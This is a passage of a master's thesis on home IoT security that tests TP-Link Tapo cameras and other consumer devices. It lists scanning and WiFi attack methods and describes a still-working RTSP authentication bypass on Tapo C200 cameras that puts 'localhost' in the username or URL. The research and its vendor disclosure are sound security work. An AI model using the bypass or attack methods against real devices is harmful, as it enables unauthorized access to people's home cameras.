

Patrik Jokela

**A QUANTITATIVE ANALYSIS OF VULNERABILITIES
AND EXPLOITS IN HOME IOT DEVICES**



UNIVERSITY OF JYVÄSKYLÄ
FACULTY OF INFORMATION TECHNOLOGY
2023

ABSTRACT

Jokela, Patrik

A Quantitative Analysis of Vulnerabilities and Exploits in Home IoT Devices

Jyväskylä: University of Jyväskylä, 2023, 58 pp.

Cyber Security, Master's Thesis

Supervisor(s): Frantti, Tapio

In this research the security and vulnerabilities of IoT devices is inspected by using empirical case study approach. The amount of IoT devices has grown rapidly over the recent years and even normal household apparatus have started to be connected to the internet. This leads to the rapid growth of attack surface and the security of the IoT devices cannot keep up. This is why it is necessary to continuously inspect the level of security and vulnerabilities of the IoT devices at the market.

By reviewing the literature, it was observed that the most common security hindering things were default credentials and unnecessary network services. In the research however it was found out that the IoT devices currently in the market do not use default credentials or unnecessary network services anymore. It was discovered that currently the most common security hindering thing was the missing or disabled automatic updates and not checking for current firmware version for new updates when setting up the device. This may leave devices with known critical vulnerabilities in the home network for long periods of time before newest update is installed.

In this research new attack technique was discovered (response size amplification), which made it possible to cause a Denial-of-Service situation to the router in research. This vulnerability received CVE-ID: CVE-2023-25644. In this research total of three security findings were made which were seen as necessary to report further to the team in charge of the vulnerabilities in the corresponding company.

Keywords: IoT, Cyber Security, Penetration testing, Vulnerabilities, Exploit, Denial-of-Service, Amplification attack, Response size amplification

TIIVISTELMÄ

Jokela, Patrik

A Quantitative Analysis of Vulnerabilities and Exploits in Home IoT Devices

Jyväskylä: Jyväskylän yliopisto, 2023, 58 s.

Kyberturvallisuus, pro gradu -tutkielma

Ohjaaja(t): Frantti, Tapio

Tutkimuksessa tarkastellaan IoT laitteiden tietoturvaa ja niiden haavoittuvuuksia tapaustutkimusmenetelmää käyttäen. IoT laitteiden määrä on kasvanut räjähdysmäisesti ja jopa normaalit kodinkoneet alkavat olla yhdistettynä internetiin. Tämä johtaa siihen, että hyökkäyspinta-ala kasvaa räjähdysmäisesti ja välttämättä tietoturva ei pysy perässä. Tämän takia on syytä jatkuvasti tarkastella markkinoilla olevien laitteiden tietoturvaa ja niistä mahdollisesti löytyviä haavoittuvuuksia.

Kirjallisuutta tarkastelemalla havaittiin, että yleisimmät tietoturvaa vaarantavat asiat ovat olleet oletuskäyttäjätunnukset, sekä tarpeettomat verkkopalvelut. Tutkimuksessa kuitenkin havaittiin, että nykyään IoT laitteista ei löydy oletuskäyttäjätunnuksia eikä tarpeettomia verkkopalveluita. Tällä hetkellä suurimman vaaran IoT laitteille aiheuttaa automaattisten päivitysten puuttuminen, sekä perustamisvaiheessa nykyisen käyttöjärjestelmän version tarkastaminen uusien päivitysten varalta. Tämä saattaa jättää laitteita, jotka sisältävät tunnettuja haavoittuvuuksia pitkäksi aikaa kodin verkkoon ennen uuden päivityksen asentamista.

Tutkimuksessa havaittiin uusi hyökkäystekniikka (response size amplification), jonka avulla oli mahdollista aiheuttaa palvelunestotilanne tutkimuksessa olleelle reitittimelle. Tälle haavoittuvuudelle annettiin CVE-ID: CVE-2023-25644. Tutkimuksessa tehtiin yhteensä kolme tietoturvahavaintoa, jotka nähtiin tarpeelliseksi raportoida laitteista vastaaville tahoille.

Asiasanat: IoT, Tietoturva, Haavoittuvuus, Hyökkäystekniikka, Palvelunestohyökkäys, Oletuskäyttäjätunnus, Hyökkäyspinta-ala

LIST OF FIGURES

Figure 1 Network architecture for the research	17
Figure 2 HTTP plaintext with username	21
Figure 3 RTSP connection unauthorized.....	22
Figure 4 RTSP connection authorized with using authentication bypass flaw ..	22
Figure 5 VLC Player live feed with authentication bypass	23
Figure 6 Request to get device information	24
Figure 7 MobSF score of the security of the Tapo app	24
Figure 8 Authentication request to the device	26
Figure 9 OS command injection with out-of-band data exfiltration.....	26
Figure 10 Out-of-band data exfiltration with OS command value “Linux”	27
Figure 11 Request to obtain reverse shell with OS injection	27
Figure 12 Reverse shell access obtained at the attacker computer	27
Figure 13 Objection tool used to launch activity to change password	28
Figure 14 Normally the app requires user to enter old password	28
Figure 15 Request to get device information.....	32
Figure 16 Authentication request to the device	32
Figure 17 AES encrypted communication	34
Figure 18 Authentication request to the device	35
Figure 19 Tuya hardcoded IP addresses	37
Figure 20 MobSF score of the security of the Conga app	38
Figure 21 Conga activity launchMode.....	38
Figure 22 Conga HTTP request	39
Figure 23 Android Manifest permissions	40
Figure 24 MobSF score of the security of the Smart Life app.....	42
Figure 25 Smart Life HTTP request (POST /log.json).....	43
Figure 26 Requested permissions for application Smart Life	45
Figure 27 Router status messages unauthenticated.....	48
Figure 28 Response size amplification.....	49
Figure 29 Large response with delay of 42 sec	49
Figure 30 Website unable to serve other requests	50

LIST OF TABLES

Table 1 OWASP Top 10 IoT (OWASP <i>Internet of Things Project</i> OWASP Foundation, 2018)	11
Table 2 IoTKC & CKC phases.....	14

TABLE OF CONTENTS

ABSTRACT

TIIVISTELMÄ

LIST OF FIGURES AND LIST OF TABLES

1	INTRODUCTION	7
2	RESEARCH	8
2.1	Research background	8
2.2	Research questions and goal	8
2.3	Research methodology	9
2.4	Structure of the research	9
3	LITERATURE REVIEW	10
3.1	IoT security	10
3.2	IoT penetration testing, vulnerabilities, and risks	10
3.3	IoT Penetration testing frameworks and standards	12
4	IOT CYBER KILL CHAIN AND COUNTER KILL CHAIN	14
5	VULNERABILITY ASSESSMENT	16
5.1	Network and device configuration	16
5.2	Network scanning and analyzing	17
5.3	Host assessment	18
6	CASE STUDIES	19
6.1	Case TP-Link Tapo C200 Wi-Fi camera	19
6.1.1	Network and network services	19
6.1.2	Communication	20
6.1.3	Application	23
6.1.4	Results	28
6.2	Case TP-Link Tapo C310 Wi-Fi camera	30
6.2.1	Network and network services	30
6.2.2	Communication	31
6.2.3	Application	31
6.2.4	Results	32
6.3	Case TP-Link Tapo P100 Mini Smart Wi-Fi socket	33
6.3.1	Network and network services	33
6.3.2	Communication	34
6.3.3	Application	35
6.3.4	Results	35
6.4	Case Conga 1790 robot-vacuum	36
6.4.1	Network and network services	36
6.4.2	Communication	36

6.4.3	Application.....	37
6.4.4	Results	40
6.5	Case Conecto RGB Wi-Fi LED strip	41
6.5.1	Network and network services	41
6.5.2	Communication	42
6.5.3	Application.....	42
6.5.4	Results	45
6.6	Case ZTE MC801A router.....	47
6.6.1	Network and network services	47
6.6.2	Configuration.....	47
6.6.3	Application.....	48
6.6.4	Amplification attack explained	50
6.6.5	Results.....	51
7	DISCUSSION	52
8	CONCLUSIONS.....	54
	BIBLIOGRAPHY.....	56

1 INTRODUCTION

It is new normal that more and more household apparatuses are connected to the internet with WiFi capabilities. This brings in new attack surface for the attackers to focus on. Since these devices are not meant to be connected to the internet, the level of security might not be adequate. Motivation of this research is to find out the level of security of the cross-section of the home IoT devices. This research contains normal household IoT devices which are WiFi camera, Smart socket, WiFi RGB led light strip, robot vacuum and a 5G router.

In this research IoT devices' security and vulnerabilities are researched with a case study methodology. Previous known vulnerabilities and IoT penetration testing methodologies are reviewed through the literature review to steer the focus areas of the empirical research.

Vulnerabilities are holes and misconfigurations in the information technology system that allow unauthorized user to conduct actions that are not allowed for that user to take. Vulnerability can be default credentials that allow malicious actors to access private parts of network for example. Different companies try to tackle these issues presented by vulnerabilities by having vulnerability disclosure programs and bug bounty programs that allow white-hat hackers to freely hack company's systems. If vulnerability is found, it is then reported to the responsible party and the hacker is then awarded with whatever the program is willing to give out. These awards range from monetary rewards to swag to just thank you email.

Vulnerability severity is usually rated with Common Vulnerability Scoring System (CVSS). CVSS is used to supply a qualitative measure of the severity of the vulnerability. CVSS Ratings rate the vulnerability severity from Low to Critical by using rating score from 0.0 to 10.0.

2 RESEARCH

2.1 Research background

The amount of internet connected IoT devices at home has increased rapidly over the few recent years. More and more home apparatus which were not meant to be connected to the internet are being developed with WiFi capabilities, for example toaster, fridge and kettle (Braeken et al., 2020). During the development with the cheapest consumer smart home apparatus, the security is not usually the priority (Gilchrist, 2017; Yadav et al., 2020). For this reason, these devices might open a hole for the security of the home network and even for the security of the home itself. For example if a smart door lock can be hacked, it can lead to physical robberies (Denning et al., 2013).

2.2 Research questions and goal

The goal of this research is to identify current flaws and vulnerabilities of home IoT devices and to see if previous most notable flaws are still present today. Also, the goal is to inspect possible ways how an attacker could jeopardize the security of the home network and possibly the safety of the home by exploiting possible vulnerabilities in home IoT devices. With the literature review the goal is to pinpoint the most notable flaws that were found during previous research and with case study the goal is to find out if these same flaws and vulnerabilities can be still found. Goal of the case study is also to find out what kind of other flaws and vulnerabilities can be found today. These goals led to following research questions:

- Are the most notable flaws and vulnerabilities still present today, that are found during previous research?

- What flaws and vulnerabilities can be found in home IoT devices currently?

2.3 Research methodology

This research uses a literature review and a case study as research methods. In the literature review previous research is reviewed. The topics have been narrowed down to focus only on prior research about home IoT devices to rule out any research about industrial IoT devices for example. The literature review is selected to provide concrete base for the empirical case study (Campbell, 2015; Knopf, 2006). The literature review provides the points of focus from the security of home IoT devices for the empirical case study (Campbell, 2015). The points are used to steer the research more into the areas where the weaknesses in the current literature are detected (Knopf, 2006).

The second research method is an empirical case study. The empirical case study contains four different case studies of four different home IoT devices. The empirical case study is selected for this research since the research focuses on the phenomenon in the real life context (Arch & Woodside, 2017; Bass et al., 2018; Yin, 1994). The case study methodology can provide the research to focus on single unit to provide in-depth information about the unit being researched (Bass et al., 2018; Campbell, 2015; Hamel et al., 1993). With the empirical case study, the research can be implemented on each case using the same methods but still each case can be reviewed as a separate individual case. This can be used to make comparisons between each of the case (Bass et al., 2018). By having the same testing methods for all the cases makes the results of this research to be reproducible. It also makes this research to be expandable to different devices in the future.

2.4 Structure of the research

In this research first the literature review is conducted. The literature review steers the empirical case study focus areas to the direction where it is seen that the home IoT devices have weaknesses.

The empirical case study implementation is then introduced. The empirical case study consists of network scanning and vulnerability scanning. Network and device configuration level is introduced as well.

The case studies follow up after the introduction. In the case studies there are four case studies with different devices that are being tested. The devices are TP-Link Tapo WiFi camera, Conga 1790 robot vacuum, Conecto RGB light strip, ZTE MC801A router.

After the case studies, results are reviewed and discussed. The research will wrap up to the conclusions.

3 LITERATURE REVIEW

In this master's thesis the security of home IoT devices is researched empirically. For this it is necessary to lay out concrete base with the literature review. Plenty of literature for IoT device security can be found but subjects relating to more technical and empirical research is scarcer. In the literature review, literature relating to home IoT security, IoT penetration testing, and IoT penetration testing frameworks and models are reviewed

3.1 IoT security

Security of the IoT devices has been in the talks for years and it is not overrated subject since it is said that 5.5 million new IoT devices are joining the customers each day (Gilchrist, 2017). With more and more customers being aware about the value of their data, the privacy concerns are rising (Gilchrist, 2017; Lin & Bergmann, 2016; Sivaraman et al., 2018). The IoT devices can be cheap in price but users have to pay in their personal information in exchange (Sivaraman et al., 2018).

3.2 IoT penetration testing, vulnerabilities, and risks

IoT and cybersecurity go hand in hand in almost every research about IoT but however there are not much of publicly available research about the actual vulnerabilities and flaws that the IoT devices might have. In the research from Sivaraman et al. (2018), they conducted penetration testing for several home IoT devices and showcased several possible scenarios where an attacker could exploit found vulnerabilities. During this research they discovered that the IoT devices need more strict regulation and standards.

Most of the research on home IoT device security are more focused on the security of the IoT devices from broader perspective. In the research from Lin &

Bergmann (2016) the security of IoT devices is inspected from the users point of view. In the research it is recommended to better the security by having automatic updates and more security minded configuration (Lin & Bergmann, 2016).

IoT penetration testing researches also more often offer new methodologies that can provide more insight into some specific case regarding IoT penetration testing but however the actual penetration testing part in these researches lacks of depth. In the research from Rak et al. (2020), new methodology was introduced and it was applied to the penetration testing for Alexa but only network analysis was conducted. In the research from Chu & Lisitsa (2019), they as well introduced new methodology. They conducted automated penetration testing for simulated home IoT led light which contained only several aspects of penetration testing. These were post scanning, network sniffing, SSH brute forcing and vulnerability analysis from the vulnerability database (Chu & Lisitsa, 2019). This lacks as well the depth penetration testing needs to achieve the necessary confidence level in the security (*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*).

IoT penetration testing can be conducted by following frameworks, models or standards. In the research by Sivaraman et al., (2018) they split the penetration testing into four categories (confidentiality, integrity and authentication, access control and ability to withstand reflective attacks or Denial-of-Service attacks). In the confidentiality category they inspected whether the communication sent is encrypted or not. They detected that several devices sent data in cleartext without any encryption. In the integrity and authentication category they checked if it was possible to act as a fake server and be in Man-in-the-Middle (MitM) position to send own data to the device. Two of the tested devices communicated happily with the fake server. In the access control category, they scanned for open ports and launched password brute-force attacks to see if any insecure port was open. They found out that multiple devices had vulnerable ports open as well as default usernames and passwords in use for remote connection. For the last reflective attack category they overloaded targeted network with amplification attacks and were able to overwhelm the targeted network using IoT devices ICMP (Sivaraman et al., 2018).

The Open Web Application Security Project (OWASP) has developed an open source project for IoT top 10 vulnerabilities (Table 1)(*OWASP Internet of Things Project | OWASP Foundation, 2018*). This project maps out the most dangerous vulnerabilities that IoT devices can have (Ferrara et al., 2021).

Table 1 OWASP Top 10 IoT (*OWASP Internet of Things Project | OWASP Foundation, 2018*)

Rank	Definition	Description
1.	Weak Guessable, or Hardcoded Passwords	Use of credentials that are easily brute-forced or use of publicly available default credentials.

2.	Insecure Network Services	Running network services on the device that are unneeded or insecure
3.	Insecure Ecosystem Interfaces	Use of web, backed API, cloud or mobile interfaces that are vulnerable and insecure
4.	Lack of Secure Update Mechanism	The device lacks functionality to securely update the device. This includes the lack of firmware validation on the device
5.	Use of Insecure or Outdated Components	Use of components/libraries that are insecure or outdated
6.	Insufficient Privacy Protection	Personal information is stored on the device or in to the place where it's not securely stored or personal information is used without permission
7.	Insecure Data Transfer and Storage	Encryption in the communications is missing or lack of access control to sensitive data
8.	Lack of Device Management	Lack of security support, monitoring and response capabilities
9.	Insecure Default Settings	Default settings are insecure or lack of ability to modify default settings to make the device more secure
10.	Lack of Physical Hardening	No physical hardening which allows attacker to gain more information or can access attacker local control

It can be seen from the previous research that IoT devices vulnerabilities are usually caused by poor configuration which means default usernames and passwords and unneeded running network services. It can also be seen that most of the research done has not covered the security of these devices thoroughly. For the empirical research it is needed to fully cover the needed aspects of IoT device security by using applicable framework or model. It is needed to also inspect the devices vulnerabilities for OWASP IoT 10 list and use the points from this list to look out for.

3.3 IoT Penetration testing frameworks and standards

IoT Penetration testing can be an exhaustive task if not done by a professional. However there are frameworks and standards developed which can aid advanced user or developer to conduct thorough penetration testing on their own (Costa et al., 2019). The frameworks and/or standards provide penetration tester

with the guidelines which to follow to thoroughly conduct the testing without fear of missing some crucial point. These have been developed in order to provide requirements and best practices for IoT devices security as well as to establish confidence levels in the security (*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*). OWASP has great penetration testing standards for web applications and also for IoT security verification (Ferrara et al., 2021). For this research OWASP's IoT top 10 and IoT Security Verification Standard (ISVS) are both necessary to conduct thorough testing for the security of IoT devices.

OWASP's IoT security verification standard is divided into 3 levels. Level 1 is used for the devices that do not contain any sensitive information and the protection against attacks happens only on software level. Level 1 device's IP address does not need to be protected and the physical compromise of the device does not result in big of a security impact (WiFi lights etc.)(*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*). ISVS's Level 2 is used for the devices that can contain sensitive information. It is meant for devices which can possess some sort of private data and compromise of the device should be avoided. This level is adhered for the device's whom IP should be protected (Smart locks etc.)(*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*). Level 3 is used for the devices which compromise is to be avoided at all cost (hardware crypto wallets. medical implants). These devices compromise can cause serious impact for example fraud or physical injuries. (*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*.)

4 IOT CYBER KILL CHAIN AND COUNTER KILL CHAIN

Cyber Kill Chain (CKC) is a model designed by Lockheed Martin to help in analyzing cyber-attacks done by Advanced Persistent Threats (APTs) (Haseeb et al., 2020). APT groups are more sophisticated attackers with usually ties to the nation states (Dehghantanha & Raymond Choo, 2019). CKCs can be used to more closely analyze the attack phases and steps that APTs use during their attack (Cho et al., 2018; Haseeb et al., 2020).

In the research by Haseeb et al. (2020) an IoT Kill Chain (IoTKC) model was developed in order to fit the IoT requirements and typicalities into the Kill Chain model. In their research they setup IoT honeypots to analyze and observe the attacks that the IoT devices face in real life environment. After the data analyzed they were able to identify nine steps which APT actors take in their attacks (Haseeb et al., 2020). These steps and their relation to CKC can be seen in the table below (table 2). In the table the IoTKC phases contain more straightforward phases compared to CKC's phases. CKC's phases contain phases like weaponization for example which is more of a planning phase for the adversary. IoTKC's each phase is a step for the adversary which can be detected by defender (Mohsin & Anwar, 2016).

Table 2 IoTKC & CKC phases

PHASES	IoTKC	CKC
Phase 1	Discovery of devices	Reconnaissance Weaponization
Phase 2	Entering the device	Delivery Exploitation
Phase 3	Getting device information	-
Phase 4	Preparing the device	Installation

Phase 5	Downloading the package	-
Phase 6	Preparing the package	-
Phase 7	Installing the package	Command & Control (C2)
Phase 8	Removing traces	-
Phase 9	Performing actions	Actions on objectives

By analyzing the whole kill chain it is possible to build effective mitigations against the APTs or normal (not so) sophisticated attackers (Martin, 2015; Mohsin & Anwar, 2016). In the Lockheed Martin's Kill Chain model (2015) the APTs kill chain is broken down into separate phases which helps to understand the motives and the end goals of the attacker. But for the vast range of variety of IoT devices each phase can be as important as the other and each phase can have different impact on different IoT device (Mohsin & Anwar, 2016).

It is necessary to know the actions and patterns APTs take to be able to identify and understand the needed steps to protect and counter the kill chain (Haseeb et al., 2020; Martin, 2015; Mohsin & Anwar, 2016). For the IoT devices it is also necessary to identify the device in use and to specify the weakest point in the APTs kill chain. To protect against every phase in the IoTTC it would be too costly. (Mohsin & Anwar, 2016.)

From the research done earlier on IoT kill chain by Haseeb et al., (2020) it can be seen that most of the IoT attacks try to utilize the port 22 and 23 which are SSH and Telnet. These attacks then try to gain access through brute force attacks. It is the insecure design of IoT devices which leaves these devices vulnerable. These vulnerabilities are default usernames and passwords, insecure web UI and insecure authentication and authorization. (Haseeb et al., 2020.) To significantly lower the risk of being attractive target for adversary, hardening the configuration would greatly lower the risk of being attacked. By closing all the unnecessary ports or by blocking unknown probes for default ports would immediately reduce the attack surface. This however requires skilled user to know which ports are not in use and how to setup the firewall correctly. Poor setup of the firewall can cause major issues with the network (Khummanee et al., 2013). Research by Lin & Bergmann, (2016) recommends that IoT devices should be shipped out with already hardened configuration and with auto-configuration support which makes it possible to automatically configure the device correctly and securely. The lack of skills the end users have is the main factor which causes IoT devices to have vulnerabilities in their configuration or network setup (Lin & Bergmann, 2016).

5 VULNERABILITY ASSESSMENT

In this chapter the methods used in the empirical case study are explained. Network and device configurations are shown to fully disclose all of the environment variables which might be a factor to the end results. OWASP's IoT security verification standard is used at level 1 as a template for the research. This standard is used to thoroughly inspect the security level of the IoT devices. This standard is used as a template and level 1 requirements are inspected if applicable. Some requirements might contain requirements that are not applicable for the device being inspected and/or are not inspectable i.e. « Verify that application ecosystem is developed with a level of security that is in line with the security criticality of the application » (*OWASP IoT Security Verification Standard | OWASP Foundation, 2020*). Devices in scope for this research are TP-Link Tapo P100 Mini Smart Wi-Fi socket, TP-Link Tapo C200 Wi-Fi camera, TP-Link Tapo C310 outdoor Wi-Fi camera, Conga 1790 robot vacuum, Conecto RGB light strip and ZTE 5G MC801A router. Devices are inspected at ISVS level 1.

5.1 Network and device configuration

Network configuration for the research is setup to match the most usual household network setup which is built from the ground up using only plug and play features. All of the network settings and configuration are factory default. Network architecture contains only the ZTE 5G router and the devices which are connected to the internet through the router (Figure 1). For WiFi specific attacks such as Evil Twin attack and WiFi deauthentication attacks Alfa Network's Atheros AR9271 wireless network adapter was used. The adapter can be set to monitor mode which enables it to listen for access points in close vicinity and capture their information (BSSID, ESSID etc.) for later use.

Home Network Architecture




Figure 1 Network architecture for the research

Device configuration level is also kept at the factory default. The setup is done with the instructions provided in the manual and no other additional hardening steps are taken. If there is possibility to do some additional (hardening) setup later (for example two-factor authentication) it is bypassed.

5.2 Network scanning and analyzing

Device IP addresses whom which are in the scope of this research are looked up from the router web interface. After identification, port scan is conducted to identify all open ports from the devices which are in the scope of this research. Nmap commands used in the research are « `Nmap -Pn <IP> -sV -sC -O -p-` » and « `Nmap -sU <IP>` ». In addition, following Nmap script categories were used: exploit, dos, fuzzer, intrusive, vuln and malware. These scripts scan the devices with Nmap scripts that are not categorized as « safe » and could cause Denial-of-service situation. However in this research it is necessary to run all kinds of different attack scenarios to discover any hidden vulnerability.

Network packet analyzing is done as well to the devices in the scope of the assessment found from the scan. Packet analyzing is conducted using Wireshark and PCAPdroid for android. PCAPdroid works well when IoT device's mobile app is being analyzed. It can attach to specific app and capture only the requests in and out of the app. Wireshark is used on computer to analyze the PCAPdroid's captures as well as to capture network traffic from broader perspective. Main points looked for in the packet analyzing is clear text traffic and the addresses

where the device is sending its data and if it's sending the data only when talking to the device or in regular intervals.

5.3 Host assessment

Host scanning is done with several tools that can scan the hosts for vulnerabilities and help with the assessment. These tools are Nessus and Burp Suite. Hosts are scanned using automated tools, but also manual inspection is required. Burp Suite is used particularly in inspecting the security of the API calls and HTTP requests that are sent to/from the application to/from the device. Manual inspection includes also search for known vulnerabilities for the device and its firmware versions etc. OWASP's IoT security verification standard level 1 is used as a template for the steps needed to test the device thoroughly. MobSF is used for static analysis of the mobile application (android APK). Dynamic analysis for the application is done by Drozer, Frida and Objection. Bettercap and Airedddon are used for WiFi deauthentication attacks, Evil Twin attacks and for router specific attacks (WPS, PMKID, WEP).

WiFi deauthentication attacks are attacks are type of Denial-of-Service (DoS) attacks where deauthentication frames are sent to the WiFi Access Point (AP) with forged victim device information. This way the AP will deauthenticate the victim from the network. (Kristiyanto & Ernastuti, 2020).

Evil twin attacks are WiFi AP attacks where the attacker clones legitimate AP and starts his/her own AP with the same details. AP's where the device has previously connected to are saved to so called « preferred network list ». With this attack, insecurely configured devices that are searching for these previously visited AP's can be lured into the attacker created evil twin AP. (Bauer et al., 2008).

6 CASE STUDIES

In this research there are six different cases. Every case builds on top of same vulnerability assessment structure which consists of network scanning and host assessment. However, there are different type of devices (cameras, smart socket, robot vacuum, led strip and router) in each case so each case will require different type of assessment approaches. Results of this research give a concise cross-section from the security point of view for the home IoT devices at the market currently.

6.1 Case TP-Link Tapo C200 Wi-Fi camera

Two C200 cameras are used for this case. One of which is straight out of box without any updates installed and another one which has been in use, and which has received automatic updates. The camera without automatic updates applied has firmware version 1.1.14 installed. Second camera has the newest firmware version installed which is 1.1.19. Both cameras are fitted with 64GB SD card to enable video recording. Cloud storage with Tapo Care subscription is also used to compare these recording methods. It is clearly mentioned in the text if some finding in this research is only for the older version or requires some specific firmware version. It is to be considered that everything else is considered to be applicable to the newest firmware version which is 1.1.19 at the time of doing this research. TP-Link has an application to control the devices called Tapo. In the research Tapo with version 2.11.44 were used.

6.1.1 Network and network services

There are only network services in use which are necessary for the functions of the device and the device does not include any open ports which are not necessary.

Following TCP ports are open:

- 443 - https
- 554 - rtsp
- 2020 - xinupageserver
- 8800 - sunwebadmin

Following UDP ports are open:

- 3702 open - ws-discovery

The device uses WiFi connection for all of its communication. When setting up the device the device creates its own WiFi access point (AP) where the application is needed to connect. This AP is used only when setting up the device for the first time and is disabled after that. Connections after the setup are made using the WiFi AP (usually home WiFi) specified in the setup.

No vulnerabilities were detected with the Nmap scripting engine. WiFi specific attacks were conducted to test how the device acts in different unexpected and abnormal scenarios. WiFi deauthentication attack were conducted with the hypothesis that the device would stop working correctly: i.e., video recording would stop, motion detection and alerts would not function. Before the start of the deauthentication attack, constant video recording, motion detection and motion tracking as well as alarm were turned on. When the device was under deauthentication attack or disconnected from the internet, motion detection, -tracking and alarms were all working correctly. With SD card recording enabled the video was also recorded and was viewable from the app after the device was connected to the internet again. With SD card recording disabled and cloud storage recording enabled the device could not save any video when under deauthentication attack.

The device is configured to use only one WiFi AP, so it does not have any « preferred network list ». It is then only possible to execute Evil Twin attack by cloning the home WiFi AP. The device would not connect to AP's that differ from the setupped AP. In other words, if the original AP has WPA2 protection, the device will not connect to Evil Twin that is open WiFi. The device also requires joining with the pre-shared key (psk) so if the Evil Twin does not have exactly the same psk, it would not connect. This mitigates the risk for Evil Twin attacks.

6.1.2 Communication

Video communication between the device and the app can be obtained in two ways. Using either HTTP service on TCP port 8800 or RTSP on TCP port 554. both services use unencrypted communication service which can be captured. HTTP service however encrypts the video feed with AES encryption. In the Figure 2 it can be seen that the connection start however is handled in plaintext because of the HTTP. With this capture it is possible to obtain username used to establish the video feed as well as the encryption algorithms used.

```

Wireshark - Follow TCP Stream (tcp.stream eq 206) - ap0

POST /stream HTTP/1.1
Host: 192.168.12.190:8800
Content-Type: multipart/mixed; boundary=--client-stream-boundary--
Authorization: Digest username="admin",realm="TP-Link IP-Camera",uri="/stream",algorithm=MD5,nonce="28e19483f60821953ff6f1d10e6daf110000023b1050825a",nc=00000001,cnonce="a9h5b7i3j2y8c0a6",qop=auth,response="64412342ff448e445a8c3aede54b426c",opaque="64943214654649846565646421"
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; IN2023 Build/RKQ1.211119.001)
Connection: keep-alive
Content-Length: 0

HTTP/1.0 200 OK
Server: Streamd
Date: Fri, 06 Jan 2023 07:50:35 UTC
Content-Type: multipart/mixed;boundary=--device-stream-boundary--
Pragma: no-cache
Cache-Control: no-cache
Key-Exchange: cipher="AES_128_CBC" username="admin" padding="PKCS7_16" algorithm="MD5" nonce="dc86a95349c0c248f0bafb11e64daec20000023b13b3eee0"
Connection: keep-alive

---client-stream-boundary--
Content-Type: application/json
Content-Length: 174

{"params":{"preview":{"audio":["default"],"channels":[0],"deviceId":"80213CF0C905A4BC0A88592FCF36C1C51FBC84C7","resolutions":["HD"]},"method":"get","seq":1,"type":"request"}}
----device-stream-boundary--
Content-Type: application/json
Content-Length: 73


```

Figure 2 HTTP plaintext with username

The RTSP uses RTP protocol via TCP. RTSP is used the video feed in case 3rd party camera account is set up. However, it is always enabled and there is no possibility to disable it if no 3rd party camera account is used.

In case the device and the control app (phone) are in the same network, communication is direct (device \leftrightarrow app) using TCP port 443 for device configuration and management and TCP port 8800 for video feed. If, however the app is in different network, the communication happens through Amazon servers as a proxy (device \leftarrow amazon \rightarrow app). This communication is fully encrypted TLSv1.2 to port 443. This way by communicating the device does not expose itself to the public internet directly and it is much safer way of communicating than by having public IP for which anyone on the internet can come and send possibly malicious requests.

DrmnSamoLiu (2020) conducted research about the Tapo C200 cameras and its video streaming protocols. In the research it was discovered that the RTSP authentication function is vulnerable to authentication bypass. The authentication function checks if the URL contains « 127.0.0.1 » or « localhost ». If either one of these values is found, the whole authentication flow is bypassed. (DrmnSamoLiu, 2020). This authentication bypass still works in the C200 cameras tested. The authentication can be bypassed by entering « 127.0.0.1 » or « localhost » to the username field or in the URL as shown in the Figure 4. In the Figure 3 it can be seen what the normal request looks like and in the Figure 4 it can be seen how the bypass request differs from the normal request.



```

